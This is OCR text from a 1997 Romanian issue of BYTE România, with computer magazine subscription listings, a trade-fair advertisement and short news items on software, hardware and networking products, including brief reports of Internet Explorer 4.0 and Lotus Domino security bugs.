7. Head, Tom - Splicing schemes and DNA, Nanobiology, 1 (1992), 335-342.
8. Mateescu, A., Păun, Gh., Rozenberg, G., Salomaa, A. - Simple splicing systems, Discrete Applied Mathematics, (to appear).

Majoritatea acestor articole, precum şi multe altele sunt accesibile în Internet.■

Dorin Marcu este colaborator al revistei BYTE România, locuieşte la Bucureşti şi poate fi contactat la **mdorin@racai.ro.**

COMPUTER PRESS
AGORA

PC
Gadgets
THE TOP 100
COMPUTER SHOPPER
Buying Guide
HOT FOR 97
WIRED
Neal Stephenson
Wiring the Planet
Publish
Dr. Dobb's Journal
CLIENT SERVER DEVELOPMENT
BYTE
Can Java Replace Windows?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 3309285

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43

TITLU	FRECVENȚĂ	PREȚ
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din*
București*: Flamingo Computers, Bd.N. Titulescu nr.102; MIVAS: Pasaj Universitate*
Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);
TIMIȘOARA*: XCOMP21 SRL Bul Regele Ferdinand nr. 2*
Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Ce-i nou

Software

Sybase lansează PowerBuilder Enterprise 6.0

SYBASE INC. a lansat pe data de 8 septembrie PowerBuilder Enterprise 6.0, cea mai nouă versiune a dezvoltatorului de aplicații de întreprindere. Produsul prezintă noi facilități de creare de aplicații Web și suport extins pentru platforme UNIX cu HP/UX și IBM AIX. PowerBuilder Entreprise 6.0 include de asemenea o nouă ediție a utilitarului de modelare de obiecte HOW, al companiei Riverton Software.

Powersoft
"Panther"
PowerBuilder

http://www.sybase.com/inc/corpinfo/press/245a.htm

Dublu-clic în Internet Explorer 4.0

Cea mai importantă modificare făcută versiunii test a browserului IE 4.0 AL COMPANIEI MICROSOFT - ce va facilita utilizarea canalelor „push" și va fi mult mai integrat în sistemul de operare - este reîntoarcerea la sistemul „dublu-clic" de navigare cu ajutorul mouse-ului. Microsoft a proiectat browserul astfel încât este necesar doar un singur clic de mouse pentru navigarea prin sistemul desktop, dar majoritatea utilizatorilor sunt mult mai familiarizați cu sistemul dublu-clic și au cerut companiei să revină la modelul inițial.

http://www8.zdnet.com/pcweek/news/0901/05aie4.html

Claris Home Page 3.0 și FileMaker 4.0

CLARIS CORP. intenționează să lanseze până la sfârșitul anului pachetul de administrare a siturilor Web Claris Home Page 3.0 și baza de date relațională FileMaker 4.0. Claris Home Page 3.0, planificat pentru lansare în luna decembrie, va permite utilizatorilor începători să proiecteze, să publice și să administreze siturile Web fără să fie necesară învățarea limbajului HTML sau a scripturilor CGI. FileMaker 4.0, ce va fi lansat în octombrie, poate înmagazina imagini JPEG și GIF și exporta informații din baza de date direct în tabelele HTML.

FileMaker PRO
Beta
FileMaker Pro Beta

http://headlines.yahoo.com/zdnews/stories/873735379.html

Sybase și PeopleSoft

SYBASE INC. a anunțat joi 4 septembrie încheierea unei înțelegeri importante cu compania PeopleSoft Inc. prin care acordă dreptul de vânzare a produsului Sybase Adaptive Server Enterprise și a altor produse Sybase împreuna cu produsele PeopleSoft pe piața softurilor pentru întreprinderi. Astfel, PeopleSoft va putea oferi propriilor clienți aplicații client/server pentru diferite domenii economice. Oficialitățile celor două companii au afirmat că sunt foarte entuziasmați în urma acestui parteneriat și că de acum înainte clienții vor putea cumpăra soluții Sybase/PeopleSoft de la o singură sursă. Efectele acestei înțelegeri momentan se vor simți doar în SUA dar în viitorul apropiat ele se vor face resimțite în întreaga lume.

http://www.sybase.com/inc/corpinfo/press/2456.htm

Corel lansează CorelDraw 8

COREL va lansa săptămâna viitoare a doua versiune beta a produsului CorelDraw 8, soft grafic pentru proiectanți și ilustratori. Pe lângă opțiunea de exportare în formatul HTML, el include o nouă facilitate ce va garanta compatibilitatea cu serverele Web. De asemenea, noua versiune beta va permite utilizatorilor să atașeze adrese Web oricărei componente grafice. CorelDraw 8 va conține trei componente primare: Draw, Photo-Paint și un program pentru grafica 3D numit Dream 3D.

Products
Corel Galleria
Product Listing - Alphabetical
Product Listing - by Platform

http://www.techweb.com/wire/news/1997/09/0909corel.html

IBM introduce Cryptolope Live!

La manifestarea Internet Commerce Expo, IBM a prezentat pe data de 9 septembrie produsul CRYPTOLOPE LIVE!, cea mai puternică soluție de până acum de administrare a informațiilor dintr-o rețea. Produsul combină nivelele de securitate, controalele de accesare și de utilizare ale softului Cryptolope original cu universalitatea limbajului Java. Rezultatul constă în obținerea unui „vehicul" 100% Pure Java ce conectează apleturile și aplicațiile la orice formă de conținut electronic pentru transmiterea sigură la orice calculator din rețea.

IBM
Network computing
CRYPTOLOPE

http://www.software.ibm.com/news/2ad6.html

Fără bariere lingvistice

Promisiunea LIMBAJULUI JAVA de a „scrie o dată și a rula oriunde" a căpătat un nou sens: pe data de 9 septembrie, Netscape și Oracle au anunțat licențierea unei tehnologii IBM ce va permite aplicațiilor să adapteze automat datele, valorile monetare, formatul numerelor și textul astfel încât să respecte formatul de țară ales. Tehnologia International Classes va permite proiectanților să dezvolte aplicații pentru Internet și pentru intraneturi multinaționale ce vor putea recunoaște și răspunde diferitelor limbaje și formatelor specifice pentru o țară în mod automat. International Classes sunt disponibile în trei versiuni: C, C++ și Java, iar fiecare versiune suportă 38 de limbaje din 44 de țări.

http://www.software.ibm.com/news/2afa.html

Sisteme de operare

Umax cumpără licența Mac OS 8.0

Umax Data Systems Inc. a cumpărat licența sistemului de operare pentru Macintosh, versiunea 8.0 de la firma Apple. Umax va folosi licența pentru a produce clone Macintosh. Această înțelegere survine anunțului companiei Apple de achiziționare a principalelor bunuri de la Power Computing Corp, companie ce vindea clone Mac OS. Rămâne sub semnul întrebării dacă alte companii autorizate, precum Motorola și IBM, vor putea să licențieze în continuare sistemul de operare Mac OS.

Get Up-to-Date
with Mac OS 8.
Mac OS 8
www.macos.apple.com

http://www8.zdnet.com/pcweek/news/0901/05mumax.html

Upgrade

Upgrade IBM și Novell

IBM și Novell au anunțat o campanie promoțională prin care vor oferi propriilor clienți soluții pentru Internet și pentru intranet-uri prin care se pot economisi sume importante de bani. Fiecare client care a cumpărat IBM PC Server 707 sau PC Server 330 cu un minim de 25 de licențe utilizator IntranetWare va primi gratuit un IBM PC 300GL (cu procesor Pentium MMX la 166MHx, 32 MB RAM și 2,5 GB disc hard) și alte 25 de licențe upgrade utilizator IntranetWare. Aceasta campanie va lua sfârșit pe data de 31 decembrie 1997.

http://www.novell.com/press/archive/1997/08/pr97526.html

Comunicații

Internet și telefonia mobilă

Oracle Corp. și Unwired Planet au anunțat de curând că serverul universal de mesagerie Oracle InterOffice(tm) va suporta echipamentele HDML (Handheld Device Markup Language). Acest lucru va permite multor tipuri de telefoane mobile ce operează cu standardele digitale (GSM, CDPD, CDMA) să aibă acces nelimitat la aplicațiile e-mail și groupware de oriunde și oricând. Astfel, cu ajutorul serverului Oracle InterOffice și al revoluționarului browser UP Browser încorporat în telefoanele mobile, informațiile de pe orice server Web vor putea fi accesate instantaneu de pe mobilele profesionale.

ORACLE
Network Computer
Applications
OpenWorld
products
Product Overview
Collateral
Press Releases
Partners

Oracle InterOffice

http://www.oracle.com/corporate/press/html/PR090397cc.html

Digital PCS va avea e-mail

Cellular One, lider în industria comunicațiilor radio, a anunțat că va încorpora noi facilități în serviciul Digital PCS. Clienții Digital PCS cu opțiuni PCS Paging vor putea primi scurte mesaje electronice prin propriile telefoane PCS. Mesajele pot fi de 140 de caractere, incluzând subiectul mesajului și numele expeditorului. Pentru a putea găsi un client Digital PCS, mesajul trebuie trimis via Internet folosind formatul (numărul telefonului din 10 cifre)@paging.cellone-sf.com. Astfel, clienții vor putea primi mesaje și voice mail-uri pentru 6,99$ pe lună.

Cellular One
Digital PCS
All in One
It's a Phone
It's a Pager
It's an Answering Machine
It's a Data Communicator

http://www.att.com/press/0997/970903.pca.html


Sidekick 98 și agendele electronice

Starfish Software Inc. a anunțat luni 8 septembrie că va lansa ultima versiune a PIM-ului (Personal Information Manager), Sidekick 98, cu facilități importante ce suportă transferul de date către agendele electronice. Sidekick 98 permite utilizatorilor să exporte calendare și date rolodex către agendele electronice ce rulează pe platformele Microsoft Windows CE 2.0, cele din familia 3COM Palm Pilot și noile Rolodex Electronics REX. De asemenea, Sidekick 98 a fost extins să suporte importarea de date și cu ajutorul altor softuri de administrare a informațiilor personale. Noi wizard-uri ajută utilizatorii să importe rapid date din Microsoft Outlook 97, Lotus Organizer 97, Microsoft Shedule+ 7.0, Symatec Act! 3.06, baze de date și fișiere Excel. Sidekick poate fi procurat de pe situl companiei la prețul de 49,95$. Utilizatorii mai vechi ai lui Sidekick pot obține versiunea upgrade la prețul de 39,95$, iar pentru clienții care au cumpărat Sidekick 97 în ultimele 60 de zile există versiunea upgrade gratuită.

http://www.techweb.com/wire/news/1997/09/0908sidekick.html

Portabile mobile la IBM și Panasonic

IBM și Panasonic se pregătesc pentru lansarea unor echipamente prin care să elimine legătura dintre utilizatorii de notebook-uri și linia telefonică. Echipamentul IBM Cordless Computer Connector lansat marți 9 septembrie, a fost proiectat pentru utilizatorii ce vor libertatea de comunicare, dar nu la prețurile ridicate oferite de telefonia celulară. Noul produs poate fi procurat la prețul cu amănuntul de 209$ sau la 199$, prețul străzii. De asemenea, echipamentul Panasonic Cordless Data Link programat spre lansare pentru luna septembrie, va fi lansat în octombrie. Prețul cu amănuntul al acestui produs va fi de 199$. Echipamentele, dezvoltate în comun de către cele două companii vor transmite date la o frecvență radio de 900 MHZ, similară cu telefoanele mobile. Echipamentele au fost proiectate pentru a recepționa mesaje de la o distanță de 200 picioare. Echipamentul Panasonic poate lucra, de asemenea, cu modemuri de 28,8 Kpbs. Ambele echipamente sunt dotate cu baterii de 2 ore.



Cordless Computer Connection

HIGHLIGHTS

http://www.techweb.com/wire/news/1997/09/0909ibm.html

Stocare

Sisteme backup pentru Win 98

Seagate Software, lider în furnizarea de soluții pentru rețele și de stocare a datelor, a anunțat noua generație de utilitare de refacere după dezastre și de arhivare (stocare) a datelor, produse ce vor rula sub noua platformă Windows 98. Utilitarele backup pentru Windows 98 includ câteva tehnologii cheie îmbunătățite. Utilitarul Emergency Recovery permite utilizatorilor repornirea sistemului de operare și refacerea completă a ultimelor

Seagate
Press Releases
Seagate
News

SEAGATE SOFTWARE TO PROVIDE BACKUP AND EMERGENCY RECOVERY UTILITY FOR MICROSOFT WINDOWS 98

COMTEK
EXPOSITIONS vă invită la:

Computers and Electronics Romanian Fair

CERF '98

Cea mai importantă expoziție specializată de tehnică de calcul, electronică, birotică și telecomunicații din România

Ediția a 7-a

Complexul ROMAERO Băneasa
12 - 16 mai 1998

CU PARTICIPAREA:

3M
A&C International S.A.
TulipVision Line®
EXACT SOFTWARE
AGNOR
PHILIPS
ARIS ELECTRONIC
ASTI CONTROL
Autodesk.
ALLTROM
Allied Telesyn International
BASF
Bay Networks
BNW Systems
Canon
BENTLEY
The People Behind MicroStation®
CAPTOR
CS Software
CIEL!
CRESCENDO
ComputerLand

Computer Press AGORA
COMPAQ
COMPUTER SOLUTIONS
compace computers
Sun microsystems
Network Computing
Informatica Secolului XXI
ROMSYS SA
& Electronic Design Consulting Group
FLAMINGO COMPUTERS
FORTE COMPUTERS
Flexibility.Made in Romania
FULLMARK
GENESYS
GEO STRATEGIES
HEWLETT PACKARD
HYUNDAI
IBM
ICL


INFORMIX®
INFRO
iomega
K TECH
LASTING
LONGSHINE®
Metrologic
MGT Trade srl
Microsoft®
WHERE DO YOU WANT TO GO TODAY?
IMATION
RADCOM
NORMAN®
M.TIL ROM SRL
ROMTEAM SOL.

ORACLE®
PitneyBowes
PRINTRONIX
WORLD O' GAMES
NCR
Q'NET
REXEL
ROMSYM DATA SRL
ROMTRONIC
ROMNET
ROMUS INDUSTRIES
COMPUSOFT
FAST 2000
Sirom Graphics Computers S.A.
Silicon Computers
SOWAH
FOCUS
SPECTRUM

SPRINT
star micronics
The Printer Company
SYSTEM PLUS
TEC
Thunder BYTE®
TOTAL Technologies
TORNADO Systems
the connectivity company
TREND
TRIPP LITE
unitech
USRobotics®
Verbatim
Data Life Plus
VERO
SiliconGraphics Computer Systems
PRODUCTON
WIZROM
WYSE

Pentru informații sunați acum la tel./ fax : 230.62.81; 230.12.53

PREZENTARE



http://www.minolta.com

Minolta Color Line

În lumea de astăzi, în mediul de afaceri, firmele trebuie să facă față și să se adapteze cât mai rapid și mai eficient la schimbări. Iată de ce, capacitatea de comunicare a devenit un factor esențial în succesul unei afaceri. Consecința acestui fapt este pătrunderea culorii din ce în ce mai mult în corespondența de afaceri a firmelor, ca modalitate de îmbunătățire a imaginii documentelor, cu impact direct asupra capacității de comunicare.

Pe de altă parte, există domenii tradiționale care folosesc de mai mult timp culorile, ca un mijloc esențial de exprimare pentru natura activității lor, cum ar fi agențiile de publicitate, studiourile de creație, mediile științifice. Cei care activează în aceste domenii au devenit utilizatori avizați și exigenți ai dispozitivelor de prelucrare a culorilor.

Plecând de la aceste realități și ținând seama de tendințele pieței, Minolta a lansat sistemul Color Line care este un sistem de achiziție, prelucrare și tipărire a informației color. Achiziția de imagine (captarea unei imagini, digitizarea și transmiterea ei în computer pentru prelucrarea ulterioară) se poate face cu ajutorul aparatelor foto digitale Minolta RD175 sau Dimage V, sau prin scanarea filmelor (mediilor transparente) cu ajutorul scanerului de filme QuickScan PLUS. De asemenea, se pot scana imagini tipărite de la geamul de originale al copiatorului color MINOLTA CF900, dotat cu interfață pentru calculator: Color Serverul EFI Fiery. Prelucrarea informației color se face în computer cu ajutorul unor programe specializate în grafică, de tipul procesor de imagine (Adobe Photoshop, Corel Draw...), sau tehnoredactare computerizată (DTP) cum ar fi PageMaker, Ventura, etc. Partea de tipărire a liniei color este formată din sistemul copiator CF900 și Color Serverul EFI Fiery. Acest sistem poate să tipărească, dar poate să facă și achiziție de imagine, așa cum s-a arătat mai sus. – **Mircea Sabău**

salvări direct de pe bandă. În vechile versiuni repornirea sistemului se făcea manual reinstalând sistemul de operare pentru a putea funcționa softul de backup și a permite utilizatorilor să recupereze datele.
http://www.seagate.com/corp/vpr/news/releases/win98.shtml

Stații de lucru

HP între stațiile grafice Unix și NT

HP își lansează ultimul atac împotriva pieței de stații de lucru grafice Windows NT prin introducerea unei noi tehnologii grafice care acoperă golul dintre Unix și NT. Conform surselor, HP va introduce la mijlocul lunii septembrie noi stații de lucru bazate pe Pentium II ce vor include subsistemele grafice HP Visualise fx. Visualise fx, o soluție Unix înainte de aceasta lansare, va apărea în trei variante: Visualise fx2, fx4, și fx6. Prin standardizarea hardului pentru platformele Unix și NT, HP va putea reduce costurile de distribuție și de producere, iar prin introducerea pe piață în 1999 a cipului Merced, un proiect comun al companiilor Intel și HP, compania va putea vinde același produs ambelor grupuri de utilizatori.
http://www.infoworld.com/cgi-bin/displayStory.pl?97095.wvisual.htm

Competiție între Compaq și HP

Doi dintre liderii mondiali în industria calculatoarelor, HP și COMPAQ, au anunțat prețuri surprinzător de convenabile la noile produse. HP a făcut cunoscută noua linie de stații de lucru numite Kayak, bazate pe procesoare Intel Pentium II și Windows NT 4.0, produse ce vor fi lansate în următoarea lună la prețuri cuprinse între 2.250$ și 17.760$. Între timp, Compaq a anunțat noile Deskpro 5100 care se evaluează la cel puțin 3.500$, aceste sisteme oferind facilități grafice 2D și 3D. De asemenea, HP va include în Kayak XW propriul subsistem grafic Visualize fx4, destinat aplicațiilor 3D sub Windows NT 4.0. În mod normal, clienții nu au decât de profitat de pe urma acestei tăioase competiții.
http://www8.zdnet.com/pcweek/news/0908/09ework.html

Rețele

3Com oferă soluții pentru conferințe

3COM CORPORATION, lider în furnizarea de soluții eficiente pentru rețele, a anunțat sâmbătă 5 septembrie faptul că a fost selecționată de către Financial Technology Expo și World Conference să ofere servicii complete pentru conferința anuală ce va avea loc la New York în perioada 10-12 septembrie. 3Com a proiectat arhitectura rețelei și va superviza instalarea și operațiile de rețea în timpul celor 3 zile de expoziție, zile în care se vor prezenta noi produse și tehnologii pentru bănci, companii de asigurări și industria furnizoare de servicii de securitate. Performanțele ridicate ale rețelei 3Com vor permite planificarea completă a expozițiilor, discursurilor și a evenimentelor speciale și, de asemenea, va oferi acces Internet pentru cel puțin 175 de participanți reprezentanți a companiilor din întreaga lume.
http://www.businesswire.com/cgi-bin/ts_headline.sh?/today/467679

Scame


O nouă scamă în Internet Explorer

O nouă scamă de securitate a fost descoperită în MICROSOFT INTERNET EXPLORER 4.0. Scama permite anumitor programe de pe siturile Web să suprascrie fișierele de pe hardurile utilizatorilor. Aceștia își pot proteja propriile fișiere de aceasta scama dezactivând facilitățile Java din browserul Internet Explorer. Nu pot fi atacate fișierele autoexec.bat și

cele executabile (*.exe). Scama va fi înlăturată o dată cu versiunea finală a lui IE 4.0, programată spre lansare pe data de 30 septembrie, au anunţat oficialităţile Microsoft. Eroarea apare doar sub Windows95 şi nu funcţionează pe platformele Mac şi Win 3.1. Încă nu a fost testată pe Windows NT. Informaţii detaliate despre această eroare se pot găsi la adresa web.mit.edu/twm /www/expbug2.
http://www.techweb.com/wire/news/1997 /09/0905bugs.html

Lotus Go Server întârzie

O scamă de securitate apărută în versiunile Domino Go Webserver şi Domino Go Webserver Pro Release 4.6 a întârziat vânzarea platformei de dezvoltare Web cu două săptămâni. Planificat pentru data de 8 septembrie, serverul va fi lansat pe piaţă abia la 19 septembrie, a afirmat un reprezentant al companiei Lotus. Un pachet de fixare a scamei pentru serverele deja aflate în folosinţă este disponibil începând cu data de 10 septembrie la adresa http://www.lotus.com/.
http://www.infoworld.com/cgi-bin /displayStory.pl?97098.edelay.htm



Everything you need to design, build and launch your Web site


In one package, Lotus Domino Go Webserver Pro combines the power of Java, advanced site design and management with a pedal-to-the-metal web server, all at an attractive price. So, in one box, you get everything you need to create hot sites fast.

Domino Go Webserver Pro adds NetObjects Fusion and Lotus BeanMachine for Java to the speed and functionality of the Domino Go Webserver.

Procesoare

Viteza învinge căldura

Intel a lansat luni 8 septembrie cipul Tillamook, ce furnizează o creştere cu 40% în viteză, la un consum de putere redus cu jumătate. Cântărind mai puţin de o uncie, noile cipuri Pentium MMx la 200 MHz şi 233 MHz au o dimensiune mai mică decât cea a unui timbru poştal. Obţinând o creştere în viteză de 40 de procente faţă de predecesorul său de 166 MHz, cipul consumă numai 3,4 watti pentru modelul de 200 MHz şi 3,9 waţi pentru cel de 233 MHz. Acest lucru va prelungi durata de viaţă a bateriilor şi va preveni calculatoarele de o încălzire excesivă.
http://www8.zdnet.com/pcweek/news/090 8/09atill.html



Reaching speeds never seen before in Intel mobile computing, these processors not only improve performance considerably over our 166 MHz mobile processors, but they also provide longer battery life! Take a look at Our Latest & Greatest to get the whole story.

Ever wondered why you can't just place a desktop microprocessor into a mobile PC? Click on The Mobile Challenge to find out.

Portabile


Sosesc portabilele Tillamook

Bateriile de lungă durată şi ecranele mari vor însoţi noile notebook-uri echipate cu procesorul companiei Intel Tillamook la 233 MHz. Firme ca IBM, Toshiba America Information Systems Inc., NEC Computer Systems, Dell Computer şi alţi distribuitori vor anunţa în curând noile notebook-uri bazate pe procesoarele Intel 200 MHz şi Tillamook la 233 MHz. Ultima generaţie de notebook-uri IBM ThinkPad 770 va fi disponibilă în trei modele, cel mai nou produs din această serie fiind evaluat la 7.000$ şi fiind echipat cu procesor Intel Pentium MMX la 233MHz, disc hard de 5,1 GB, ecran de 14,1" şi Windows NT. Cântărind mai puţin de 2,764 kg, modelul 770 va fi echipat cu baterii având durata de 3,5 ore faţă de cele actuale de 1,5 ore. Toate cele trei modele vor fi disponibile la sfârşitul lunii. De asemenea, Toshiba va anunţa curând noile modele Tecra 750CDT echipate cu procesoare la 233 MHz, facilităţi cache 512 KB L2, ecran 13,3" XGA, 32 MB RAM, disc hard de 4,7 GB, o cameră video în miniatură pentru videoconferinţe sau scanări şi opţional unitate DVD-ROM. Preţul noilor modele începe de la 6.799 $. Şi aceste modele vor fi echipate cu baterii de 3,5 ore şi vor fi disponibile la sfârşitul lunii. Totuşi, unii producători nu au acceptat noile procesoare Tillamook, ei nefiind siguri de performanţele acestora.
http://www8.zdnet.com/pcweek/news/090 1/05etill.html

Digital încorporează Tillamook

Digital Equipment Corporation a anunţat luni 8 septembrie că va suporta noile procesoare Intel Pentium MMX pentru mobile, la 200MHz şi 233MHz. Procesoarele cunoscute sub numele de cod Tillamook vor fi încorporate în întreaga gamă de notebook-uri HiNote, în special în seria HiNote VP şi în seria HiNote Ultra 2000. Primele

cerul. mai aproape de tine
CIEL!
Soluţia de referinţă
în informatica de gestiune
str. gh. manu 3, ap. 4, telefon 650 57 39, 659 54 46, fax 312 37 67


digital
Windows Enterprise Computing
HiNote Ultra 2000
the total desktop SOLUTION in a portable package
In the News
Digital Redefines Premium Notebooks with the New HiNote Ultra 2000 Series
DIGITAL HiNote Weathers Extreme Conditions of Antarctic Expedition
Awards

produse de acest gen vor fi lansate în trimestrul următor, aceste produse oferind un raport preț/calitate foarte avantajos.
http://www.digital.com/PRW00V/

Periferice

Sony lansează unități DVD-ROM

SERIA DE UNITĂȚILOR DE DISCURI VIDEO DIGITALE DDU100E va include softuri driver, multimedia și va fi identică în dimensiune și grosime cu cea CD-ROM; spre deosebire de CD, ce poate stoca cel mult 650 MB de informație, un DVD poate înmagazina până la 4,7 GB. DDU100E poate citi atât DVD-uri cât și CD-ROM-uri și poate trimite semnalul video atât la monitorul unui calculator, cât și la ecranul TV. Noile unități vin împreună cu placa video

SONY
THE SONY DVP-S7000
DVD VIDEO

RealMagic Hollywood PCI a companiei Sigma Designs Inc., care decomprimă semnalul video MPEG-2 de pe disc și îl trimite direct la monitor, trecând peste CPU și placa video SVGA. Unitățile DDU100E vor costa 559$.
http://www8.zdnet.com /pcweek/news/0901 /05edvd.html

Lexmark 2030 câștigă

